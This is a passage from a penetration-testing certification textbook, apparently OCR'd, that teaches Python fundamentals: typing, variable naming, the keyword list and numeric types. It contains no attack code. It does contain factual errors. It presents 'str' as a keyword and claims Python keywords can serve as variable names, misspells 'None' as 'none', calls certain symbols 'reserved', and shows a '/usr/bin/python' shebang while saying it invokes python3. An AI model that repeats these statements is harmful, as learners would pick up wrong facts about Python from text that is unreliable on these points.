A typical Python declaration of an integer might look like **`a=20`**. This simply creates a variable named **`a`** and places the value **`20`** in it. Even if we change the value in the next line to **`a="hello world"`**, Python would associate the string **`hello world`** with the variable. As shown in the screenshot, the data type does not matter when declaring variables in Python.

Python is considered a dynamically typed language, and Python variables only hold references to the actual object. Every time the value is changed, a new object is created in memory, and the variable points toward this new object. The previous object is claimed by a garbage collector. As a result of this flexibility and dynamic typing, Python has become a very popular language and, in fact, is a great tool for penetration testing.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Even though Python is dynamically typed, data of different types cannot be manipulated as in weakly typed languages such as C and C++. This is reflected in the bottom screenshot.

Python is strongly typed, and functions adhere to the type that is associated with a variable. Therefore, conversions must be explicitly written to perform any operations involving different data types. As shown in the screenshots, this makes it easy to write scripts, as the user need not worry about declaring everything as one would in older languages.

Finally, readers wondering why a language like C would even be a part of modern applications would only have to examine the power of the language. Additionally, we can always use Pascal if we wanted to ensure that we did not make mistakes in the code we have written. Pascal was written to train programmers, and in most cases, if a programmer migrates from Pascal to C, they would avoid a lot of the mistakes that the C language allows them to make by design.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Variable Names

Having understood the basics of how variables can be declared and used, let us understand the naming conventions they follow. A variable, also known as an identifier, can be named by anything that starts with a letter between A-Z, a-z, or an underscore. This can then be followed by any number of alphanumeric characters. It must be noted that certain special characters such as "`%`," "`@`," "`#`," "`-`," and "`!`" are reserved in Python and cannot be used with variables. This is quite common in other languages as well. Because these languages do not reserve these characters in a set manner, a part of learning about any language is to learn the methods used by the designers of the language, which are similar with respect to syntax. Each language has its own syntax, and a part of mastering any language is to master the syntax.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Python Keywords


Keywords, as the name implies, are certain reserved words that have a predefined meaning within a language implementation. Again, this is not specific to Python. Each language has its own list of keywords. In other languages, variable names cannot be the same as keywords, but Python is slightly different in this aspect. Although variables or identifiers should not have the same name as keywords, the program will not throw any errors even if they do and will still produce an output.

As shown in the screenshot, **`str`** is a keyword, but the program still allowed its use as a variable name.

This establishes that we can use reserved words as variable names in Python. The disadvantage of this is that the use of keywords as variable or identifier names would override the actual functionality of these reserved words. When we override their actual behavior within the scope of our program, they will follow the updated or overridden functionality, which is dangerous and could make our code fall out of Python's conventions. Hence, such naming should always be avoided.

Some like this aspect of Python, but ultimately, it is a matter of preference. Therefore, a penetration tester should learn different languages and build their own toolkits out of whichever languages they prefer.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Viewing Python Keywords

Python keywords can be listed with the code snippet in the screenshot. The meanings of these keywords are given below.

- **`False`**: the Boolean false operator
- **`none`**: equivalent to null in other languages
- **`True`**: the Boolean true operator
- **`and`**: the logical and operator that can be used with conditions and loops
- **`as`**: used to assign an alias to a module being imported
- **`assert`**: used to debug code
- **`break`**: used to exit a loop
- **`class`**: used to declare a class
- **`continue`**: the traditional continue statement used with loops; it can be used to continue the execution of a loop
- **`def`**: used to define a function; every Python function must be preceded by this keyword
- **`del`**: used to delete objects
- **`elif`**: the conditional else...if statement
- **`else`**: the conditional else statement
- **`except`**: used to catch exceptions

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- **`finally`**: used with exception handling as part of the final block of code in which resources are cleaned
- **`for`**: used to declare the traditional for loop
- **`global`**: used to declare and use global variables
- **`if`**: conditional if statement
- **`import`**: used to import Python libraries, packages, and modules
- **`in`**: used to search in Python strings, lists, and other objects.
- **`is`**: used to test the identity of an object
- **`lambda`**: used to define lambda functions
- **`nonlocal`**: used to declare a variable inside a nested function that is not local to it
- **`not`**: a conditional operator
- **`or`**: another conditional operator
- **`pass`**: used as a placeholder in Python
- **`raise`**: used to raise an exception in Python
- **`return`**: used to return from a function
- **`try`**: the traditional try keyword that is used with exception handling
- **`while`**: used to declare the traditional while loop
- **`with`**: used with file opening and so on
- **`yield`**: used with generators
- **`from`**: used with relative imports

According to the Python standard, keywords are an attempt to improve on punctuation through explicit meanings and a clearer appearance. However, the use of keywords causes a loss of the economy of expression provided by punctuation operators. Furthermore, the use of keywords creates a degree of confusion between the two meanings and two usages of keywords. These difficulties are overcome by options to introduce new keywords, which take more effort to implement when using punctuation operators.

The Python 3.8 release provides the following module for keywords, which allows a Python program to determine if a string is a keyword:

- **`keyword.iskeyword(s)`**—returns **`True`** if s is a Python keyword
- **`keyword.kwlist`**—sequence containing all the keywords defined for the interpreter; if any keywords are defined to only be active when particular __future__ statements are in effect, then these will be included as well.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Python Data Types

Numbers, as the name suggests, cover all the numeric data types, including integer and floating data types. To use an integer or a float, we can simply declare a variable and assign an integer or a float value to it.

The screenshot shows a simple Python script that adds an integer with a float and then prints the sum. To run the script, we can type **`python3 num.py`**, as shown in the next screenshot.

Note the command at the beginning of the script: **`#! /usr/bin/python`**. This line makes the code executable. After the privileges of the script have been changed and the script has been made executable, the command specifies that if an attempt is made to execute this script, then it should be executed with python3, which is placed in the **`/usr/bin/python3`** path.

